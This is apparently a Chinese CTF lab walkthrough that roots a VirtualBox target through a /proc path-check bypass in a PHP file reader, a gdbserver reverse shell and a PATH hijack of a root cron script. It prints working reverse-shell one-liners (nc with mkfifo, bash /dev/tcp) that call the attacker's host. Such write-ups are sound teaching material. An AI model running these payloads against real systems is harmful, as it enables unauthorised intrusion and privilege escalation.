


Name: php-fpm83
Umask: 0022
State: R (running)
Tgid: 2539
Ngid: 0
Pid: 2539
PPid: 2513
TracerPid: 0
Uid: 65534 65534 65534 65534
Gid: 65534 65534 65534 65534
FDSize: 64
Groups: 65534
NSTgid: 2539
NSpid: 2539
NSpgid: 2513
NSSid: 2513
Kthread: 0
VmPeak: 12560 kB
VmSize: 12544 kB
VmLck: 0 kB



```
<?php
error_reporting(0);
header("Content-Type: text/plain; charset=utf-8");
header("X-Content-Type-Options: nosniff");
header("Content-Disposition: inline");

class ProcReader {
    private $allowedBase = '/proc/';

    public function validatePath($filePath) {
        if (preg_match('/^[a-zA-Z0-9.-]+\:\/\/\/', $filePath)) {
            return false;
        }

        $spath = str_replace(['//', '/', '[', ''], $filePath);

        if (strpos($spath, '.') !== false) {
            return false;
        }

        return strpos($spath, $this->allowedBase) === 0;
    }
}
```

```

    $path = str_replace(['//', './'], ['/', ''], $filePath);

    if (strpos($path, '..') !== false) {
        return false;
    }

    return strpos($path, $this->allowedBase) === 0;
}

public function readFile($filePath) {
    if (!$this->validatePath($filePath) || !is_readable($filePath)) {
        return "Error: Access Denied or File Unreadable";
    }

    $content = @file_get_contents($filePath);
    if ($content === false) return "Error: Read failed";


    return str_replace("\0", " ", $content);
}

}

$reader = new ProcReader();
$action = $_GET['action'] ?? 'read';
$file = $_GET['file'] ?? '/proc/self/status';

if ($action === 'read') {
    echo $reader->readFile($file);
} elseif ($action === 'list') {
    $dirs = @glob('/proc/[0-9]*', GLOB_ONLYDIR);
    echo implode(PHP_EOL, $dirs);
}


```



```
/proc/1
/proc/10
/proc/11
/proc/1214
/proc/1218
/proc/1219
/proc/133
/proc/14
/proc/146
/proc/15
/proc/16
/proc/1685
/proc/17
/proc/1751
/proc/18
/proc/19
/proc/1986
/proc/1987
/proc/2
/proc/20
/proc/206
/proc/207
/proc/21
/proc/214
/proc/22
/proc/2206
/proc/23
/proc/2341
/proc/2368
```

/proc/2394
/proc/24
/proc/2452
/proc/2453
/proc/2454
/proc/2480
/proc/25
/proc/2513
/proc/2539
/proc/2540
/proc/2545
/proc/26
/proc/27
/proc/28
/proc/3
/proc/31
/proc/32
/proc/33
/proc/34
/proc/36
/proc/37
/proc/38
/proc/39
/proc/4
/proc/40
/proc/41
/proc/42
/proc/43
/proc/44
/proc/45
/proc/46
/proc/47
/proc/474
/proc/48
/proc/49
/proc/492
/proc/5
/proc/50
/proc/500
/proc/51
/proc/6
/proc/69
/proc/7
/proc/71
/proc/8
/proc/862
/proc/874
/proc/875
/proc/879
/proc/880
/proc/891
/proc/898
/proc/919

```
/proc/920
/proc/921
/proc/922
```



当前脚本的路径，反向推导得到当前网站根目录

看一下当前工作目录的一些文件，又info,index,eval

```
http://192.168.43.37/index.php?file=/proc/self/cwd/info.php
```



```
http://192.168.43.37/index.php?file=/proc/self/cwd/eval.php
```

```
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = trim($_REQUEST['cmd']);

    if (preg_match('/(whoami|id)/i', $cmd)) {
        echo "root";
    } elseif (preg_match('/(ls|dir)/i', $cmd)) {
        echo "total 404\n-r----- 1 root root 32 Jan 24 02:38 flag.txt\n-rwx----- 1 root
root 888 Jan 24 02:38 hint.txt";
    } elseif (preg_match('/cat/i', $cmd)) {
        echo "Permission denied: You are not worthy enough to read this.";
    } elseif (preg_match('/(rm|mv|cd)/i', $cmd)) {
        echo "Nice try, but I'm unmovable.";
    } else {
```

```

        echo "sh: 1: " . htmlspecialchars($cmd) . ": Permission denied (Are you a hacker?
0.o)";
    }

    echo "</pre>";
    die;
}
?>
Usage: http://target.com/simple-backdoor.php?cmd=whoami

```

The screenshot shows a web browser at the address `192.168.43.37/index.php...`. The page content displays the output of a PHP script that checks for a `cmd` parameter in the request. The output shows a permission denied message for the command `whoami`.

Below the browser window, the DevTools HackBar interface is visible. It includes tabs for `Elements`, `Console`, `Sources`, `Network`, `Performance`, `Memory`, `Application`, and `HackBar`. The `HackBar` tab is active, showing a menu with options like `LOAD`, `SPLIT`, `EXECUTE`, `TEST`, `SQLI`, `XSS`, `LFI`, `SSRF`, `SSTI`, and `SHELL`. The `URL` field contains the address `http://192.168.43.37/index.php?file=/proc/self/cwd/eval.php`.

然后让ai写了一个批量访问的脚本，测试每个进程使用的命令（当然也可以改命令测试其他内容）

```

#!/bin/bash
IP="192.168.43.37"
TIMEOUT=5

if [ $# -ne 1 ]; then
    echo "Usage: $0 <id_file>"
    exit 1
fi

while read id; do
    [ -z "$id" ] && continue

```

```
url="http://$IP/index.php?file=/proc/$id/cmdline"
echo "=== PID: $id ==="
curl -s --connect-timeout "$TIMEOUT" --max-time "$TIMEOUT" "$url"
echo # 换行, 方便区分
done < "$1"
```

测试结果

```
> ./222.sh id.txt
=== PID: 1 ===
/sbin/init

=== PID: 2206 ===
/sbin/udhcpd -b -R -p /var/run/udhcpd.eth0.pid -i eth0 -x hostname:Koishi

=== PID: 2341 ===
/sbin/syslogd -t -n
=== PID: 2368 ===
/sbin/acpid -f
=== PID: 2394 ===
/usr/sbin/crond -c /etc/crontabs -f

=== PID: 2452 ===
nginx: master process /usr/sbin/nginx -c /etc/nginx/nginx.conf
=== PID: 2453 ===
nginx: worker process
=== PID: 2454 ===
nginx: worker process
=== PID: 2480 ===
/usr/sbin/ntpd -N -p pool.ntp.org -n

=== PID: 2513 ===
php-fpm: master process (/etc/php83/php-fpm.conf)
=== PID: 2539 ===
php-fpm: pool www
=== PID: 2540 ===
php-fpm: pool www
=== PID: 2545 ===
sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
```

然后这里发现/proc/self/root/路径就是服务器根目录, 可以任意文件访问, 这个设计的确实可以, 不容易想到

```
http://192.168.43.37/index.php?file=/proc/self/root/etc/passwd

root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
```

```
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin
514:x:1000:1000:./home/514:/bin/sh
```

发现用户514，但是/etc/shadow没有权限访问，没办法爆破密码

当时做的时候我确实还不知道原理，但是就是按照ai的思路试成功了，原本这里应该只支持访问/proc/路径下的文件的，但是根据源码我们可以知道这里并没有严格的过滤，只限制了开头是/proc同时这个进程是运行在根目录下的，因此/proc/self/root就可以任意文件读取

那么就可以直接偷个懒先读取一下user.txt了

```
http://192.168.43.37/index.php?file=/proc/self/root/home/514/user.txt
```



看一下ssh进程的状态

```
http://192.168.43.37/index.php?file=/proc/2545/status
```


← ↻ 🏠 ⚠️ 不安全 192.168.43.37/index.php?file=... ☆ 🔍 📄 🗑️ | 🗨️

🧩 | 🌐 ChatGPT 🦋 DeepSeek | 深度求索 🗨️ Grok

```
Name:  sshd
Umask: 0022
State: S (sleeping)
Tgid:  2545
Ngid:  0
Pid:   2545
PPid:  1
TracerPid: 0
Uid:    0    0    0    0
Gid:    0    0    0    0
FDSize: 64
Groups:
NStgid: 2545
NSpid:  2545
NSpgid: 2544
NSSid:  2544
Kthread: 0
VmPeak:  6744 kB
VmSize:  6736 kB
VmLck:    0 kB
VmPin:    0 kB
VmHWM:   3852 kB
VmRSS:   3852 kB
```

📘 DevTools is now available in Chinese! [Always match Chrome's language](#) [Switch DevTools to Chinese](#)

🔍 🏠 Elements Console Sources Network Performance Memory Application Ha

LOAD ▾ **SPLIT** **EXECUTE** **TEST** ▾ **SQLI** ▾ **XSS** ▾ **LFI** ▾ **SSRF**

URL

`http://192.168.43.37/index.php?file=/proc/2545/status`

☐ Use POST method

题外话，还有一个问题，就是我查看到的ssh服务是sleeping状态，那么应该是无法进行连接的吧？（不确定）

没思路了

好吧这里我实在没招了，感谢scdyh友情提示了我一下，说扫端口，然后我才知道一开始靶机少扫一个端口，但却确实是扫不到，连对应的进程都没了，不得已重启一下（后面因为又重启了一次，所以有的pid比较乱，但是思路是不变的）

```
> nmap -p- -A 192.168.43.37
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-03 05:03 -0500
Nmap scan report for 192.168.43.37
Host is up (0.00021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
```

```

22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http      nginx
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
36317/tcp open  unknown

MAC Address: 08:00:27:F7:E3:52 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.21 ms 192.168.43.37

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.10 seconds

```

开放36317端口

利用文件读取查看端口映射

```
http://192.168.43.37/index.php?file=/proc/net/tcp
```

sl	local_address	rem_address	st	tx_queue	rx_queue	tr	tm->when	retrnsmt	uid	timeout
inode										
0:	0100007F:2328	00000000:0000	0A	00000000:00000000	00:00000000	00000000			0	0
15469 1	00000000de1c4fff	100 0 0 10 0								
1:	00000000:0016	00000000:0000	0A	00000000:00000000	00:00000000	00000000			0	0
14513 1	0000000057970b24	100 0 0 10 0								
2:	00000000:0050	00000000:0000	0A	00000000:00000000	00:00000000	00000000			0	0
14450 1	00000000d1b286cb	100 0 0 10 0								
3:	0100007F:2328	0100007F:87B4	01	00000000:00000008	00:00000000	00000000			65534	0
14690 1	00000000581d4d8f	20 4 30 10 -1								
4:	252BA8C0:0050	052BA8C0:F840	01	00000000:00000000	00:00000000	00000000			101	0
15655 1	0000000035e86646	20 0 0 10 -1								
5:	252BA8C0:0050	052BA8C0:F83F	01	00000000:00000000	00:00000000	00000000			101	0
15654 1	00000000552812f8	20 4 30 10 -1								
6:	0100007F:87B4	0100007F:2328	01	00000000:00000000	00:00000000	00000000			101	0
15656 2	0000000051176111	20 0 0 10 -1								

然后当我我发现端口和nmap扫出来的不一样，没有36317端口，我又扫了一遍发现端口关闭了，才知道这个端口只要被探测到就会关闭，而nmap如果使用任何参数的话都会对端口进行探测，因此带参数的nmap只有第一次可以扫描到，只有用nmap -p-扫才安全，再重启一下

```
> nmap -p- 192.168.43.37
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-03 05:20 -0500
Nmap scan report for 192.168.43.37
Host is up (0.00036s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
37385/tcp open  unknown
MAC Address: 08:00:27:F7:E3:52 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.16 seconds
```

利用文件读取查看端口映射

```
http://192.168.43.37/index.php?file=/proc/net/tcp
```

sl	local_address	rem_address	st	tx_queue	rx_queue	tr	tm->when	retrnsmt	uid	timeout
inode										
0:	0100007F:2328	00000000:0000	0A	00000000:00000000	00:00000000	00000000			0	0
2030 1	00000000036f64752	100 0 0 10 0								
1:	00000000:0016	00000000:0000	0A	00000000:00000000	00:00000000	00000000			0	0
14765 1	00000000b45c35d4	100 0 0 10 0								
2:	00000000:0050	00000000:0000	0A	00000000:00000000	00:00000000	00000000			0	0
14688 1	000000005732a3dc	100 0 0 10 0								
3:	0100007F:2328	0100007F:9DCC	01	00000000:00000008	00:00000000	00000000			65534	0
2032 1	00000000dec63635	20 4 30 10 -1								
4:	0100007F:9DCC	0100007F:2328	01	00000000:00000000	00:00000000	00000000			101	0
15378 2	00000000d60d9198	20 0 0 10 -1								
5:	252BA8C0:0050	052BA8C0:C44E	01	00000000:00000000	00:00000000	00000000			101	0
15377 1	00000000c9c1a9a4	20 4 30 10 -1								
6:	252BA8C0:0050	052BA8C0:C44F	01	00000000:00000000	00:00000000	00000000			101	0
14789 1	00000000cdaaec96	20 0 0 10 -1								

```
http://192.168.43.37/index.php?file=/proc/net/tcp6
```

sl	local_address	remote_address	st
tx_queue rx_queue tr	tm->when retrnsmt	uid	timeout inode
0:	00000000000000000000000000000000:0016	00000000000000000000000000000000:0000	0A
00000000:00000000	00:00000000	00000000	0 0 14767 1 000000000306e7af 100 0 0 10 0
1:	00000000000000000000000000000000:9209	00000000000000000000000000000000:0000	0A
00000000:00000000	00:00000000	00000000	1000 0 1981 1 000000000e67b3d2 100 0 0 10 0

```
/proc/1
/proc/10
/proc/11
/proc/1214
/proc/1218
/proc/1219
/proc/14
/proc/15
```

/proc/16
/proc/1685
/proc/17
/proc/1753
/proc/18
/proc/19
/proc/1987
/proc/1988
/proc/2
/proc/20
/proc/204
/proc/205
/proc/21
/proc/213
/proc/22
/proc/2207
/proc/23
/proc/2347
/proc/2374
/proc/24
/proc/2400
/proc/2427
/proc/2458
/proc/2459
/proc/2460
/proc/2486
/proc/25
/proc/2519
/proc/2545
/proc/2546
/proc/2551
/proc/26
/proc/27
/proc/28
/proc/3
/proc/31
/proc/32
/proc/33
/proc/34
/proc/35
/proc/36
/proc/37
/proc/38
/proc/39
/proc/4
/proc/40
/proc/41
/proc/42
/proc/43
/proc/44
/proc/45
/proc/46
/proc/47

/proc/473
/proc/474
/proc/48
/proc/49
/proc/496
/proc/5
/proc/50
/proc/51
/proc/6
/proc/69
/proc/7
/proc/71
/proc/8
/proc/864
/proc/874
/proc/877
/proc/878
/proc/882
/proc/883
/proc/893
/proc/899
/proc/922
/proc/923
/proc/924
/proc/925

> ./222.sh id.txt

=== PID: 1 ===

/sbin/init

=== PID: 2207 ===

/sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname:Koishi

=== PID: 2347 ===

/sbin/syslogd -t -n

=== PID: 2374 ===

/sbin/acpid -f

=== PID: 2400 ===

/usr/sbin/crond -c /etc/crontabs -f

=== PID: 2427 ===

/usr/bin/gdbserver --multi :0

=== PID: 2458 ===

nginx: master process /usr/sbin/nginx -c /etc/nginx/nginx.conf

=== PID: 2459 ===

nginx: worker process

=== PID: 2460 ===

nginx: worker process

=== PID: 2486 ===

/usr/sbin/ntpd -N -p pool.ntp.org -n

=== PID: 2519 ===

php-fpm: master process (/etc/php83/php-fpm.conf)

```

=== PID: 2545 ===
php-fpm: pool www
=== PID: 2546 ===
php-fpm: pool www
=== PID: 2551 ===
sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups

=== PID: 2666 ===
Error: Access Denied or File Unreadable
=== PID: 2667 ===
Error: Access Denied or File Unreadable

```

然后和之前的对比一下发现多了一个进程PID 2427, 运行 `/usr/bin/gdbserver --multi :0`

问ai说是可以用gdb反弹shell回来, 查一下, 用这个命令连接成功

```

(gdb) set remote exec-file /bin/sh
(gdb) run -c 'rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.43.38 4444
>/tmp/f'

> nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.43.38] from (UNKNOWN) [192.168.43.37] 41331
/bin/sh: can't access tty; job control turned off
~ $ id
uid=1000(514) gid=1000(514) groups=1000(514)

```

改tty

```

python -c 'import pty; pty.spawn("/bin/sh")'
Ctrl+z      #退出当前shell
stty raw -echo;fg      #重新进入shell
reset
xterm
stty rows 24 columns 160
export TERM=xterm

```

然后要提权, 但是我一开始自己找, 并没有找到可疑的地方, 只有一个secret文件, 还不可写, 不知道是做什么用的

```

~ $ ls -lah
total 3M
drwxr-sr-x  3 514      514      4.0K Mar  4 09:20 .
drwxr-xr-x  3 root    root      4.0K Jan 24 01:25 ..
lrwxrwxrwx  1 root    514          9 Jan 24 01:35 .ash_history -> /dev/null
drwxr-sr-x  2 514      514      4.0K Jan 24 01:34 protected_bak
-rwxr-xr-x  1 514      514      3.0M Mar  3 18:22 pspy64
-rw-r--r--  1 514      514       19 Mar  3 19:09 secret
-rw-r--r--  1 root    514       44 Jan 24 01:25 user.txt
~ $ ls -lah protected_bak/
total 12K
drwxr-sr-x  2 514      514      4.0K Jan 24 01:34 .

```

```
drwxr-sr-x   3 514      514          4.0K Mar  4 09:20 ..
-rw-r--r--   1 root     514          19 Jan 24 01:34 secret
```

然后我问了一下作者提示，要看进程，又学了一招，下次在找不到我也看进程，

那么就上传pspy64追踪一下进程情况

发现root权限的定时任务实际上是每隔1分钟执行一次monitor

```
2026/03/04 10:36:00 CMD: UID=0      PID=3874   | /bin/sh /usr/bin/monitor
```

追踪一下monitor的内容

```
/usr/bin $ ls -lah monitor
-rwxr-xr-x   1 root     root          141 Jan 24 01:33 monitor
/usr/bin $ cat /usr/bin/monitor
#!/bin/sh
i=1
while [ $i -le 3 ]; do
    if [ ! -f /home/514/protected/secret ]; then
        warning
    fi
    sleep 2
    i=$((i+1))
done

/usr/bin $ which warning
/usr/bin/warning
/usr/bin $ ls -lah /usr/bin/warning
-rwxr-xr-x   1 root     root          59 Jan 24 01:28 /usr/bin/warning
/usr/bin $ cat /usr/bin/warning
#!/bin/sh
echo "[!] Security Breach: Secret file missing!"
```

发现monitor还会调用warning这样一个环境变量，那么应该是在warning上做文章了，

查看当前的环境变量

```
~ $ echo $PATH
/bin:/sbin:/usr/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
```

但是目前还面临一个问题，warning本身不可写，同时他的父目录/usr/bin也不可写，环境变量中前两个路径也不可写，这里我又卡住了，因为想要劫持的话至少需要能够覆盖或者提前调用自己写的恶意warning变量，但是这里两种方法似乎都做不到

这里其实是我想当然了，echo \$PATH展示出的是当前514用户的环境变量，但是root用户的环境变量并不一定一样，当然这都是事后诸葛了

真正在处理这个问题的时候，我是因为发现环境变量中的/usr/local/bin路径可写，因此抱着试一试的心态往这个路径中写入恶意warning，然后检测进程是意外发现竟然可以执行，因此才意识到root环境变量中/usr/local/bin可能是在/usr/bin之前的（事后拿到root权限也验证了这个想法）

那么就可以利用warning反弹shell回来了，但是这里我弹shell也浪费了好长时间，一直不成功

这里其实尝试了三种方法，一开始反弹shell的时候并没有成功，进程中显示执行了命令，但是kali并没有收到回显，然后我尝试了写入ssh公钥，或者直接把/bin/sh复制出来，但是这两个方法也失败了，要在研究一下，最终还是利用反弹shell获取的权限

```
cat > /usr/local/bin/warning << 'EOF'
#!/bin/sh
# 记录执行时间和环境
date > /tmp/reverse_debug.log
echo "PATH=$PATH" >> /tmp/reverse_debug.log
echo "PWD=$PWD" >> /tmp/reverse_debug.log

# 测试网络连接: 尝试 ping kali (如果ping可用)
ping -c 1 192.168.43.38 >> /tmp/reverse_debug.log 2>&1


# 尝试多种反弹方法, 每种方法都记录
(
    # 方法1: busybox nc -e
    if busybox nc --help 2>&1 | grep -q -- -e; then
        busybox nc -e /bin/sh 192.168.43.38 5555 2>>/tmp/reverse_debug.log &
        echo "method1 executed" >> /tmp/reverse_debug.log
    fi
    # 方法2: bash /dev/tcp
    if command -v bash >/dev/null; then
        bash -c 'bash -i >& /dev/tcp/192.168.43.38/5555 0>&1' 2>>/tmp/reverse_debug.log &
        echo "method2 executed" >> /tmp/reverse_debug.log
    fi
    # 方法3: 命名管道
    if command -v busybox >/dev/null; then
        rm -f /tmp/.f
        busybox mkfifo /tmp/.f
        busybox cat /tmp/.f | /bin/sh -i 2>&1 | busybox nc 192.168.43.38 5555 > /tmp/.f &
        echo "method3 executed" >> /tmp/reverse_debug.log
    fi
    # 方法4: 如果 nc 普通版本可用
    if command -v nc >/dev/null; then
        nc -e /bin/sh 192.168.43.38 5555 2>>/tmp/reverse_debug.log &
        echo "method4 executed" >> /tmp/reverse_debug.log
    fi
) &
EOF
chmod +x /usr/local/bin/warning
```


检查了一下为什么ssh不行，发现是写入ssh公钥的时候出的问题，我想当然的在公钥前后加了\n，结果并没有转义，一起写进去了，当然不行

```
~/ .ssh # cat authorized_keys
\n\nssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDSTCV5ZqMiGbqeanf1d+trysLXq+xK/62Qkd59+iMb4/UD3I8XUTlqWSTXVbR/
csez7SxP6im+/WK4Bs0PxLVgl4zF/wY0g0CZWPuM5BrDFZBiH7PO+aCirr7QtwSSLLKkJv9k9v1lmdCa1SSHUBF38qnmG
8I32jekdDLAIy0KHqmONR69rhTBC8WKhNTzw0VwxaPFmuMgeHLW3RfCvB1hVGvSs2W0QbGkgRda+6W065LvbTbmTieo
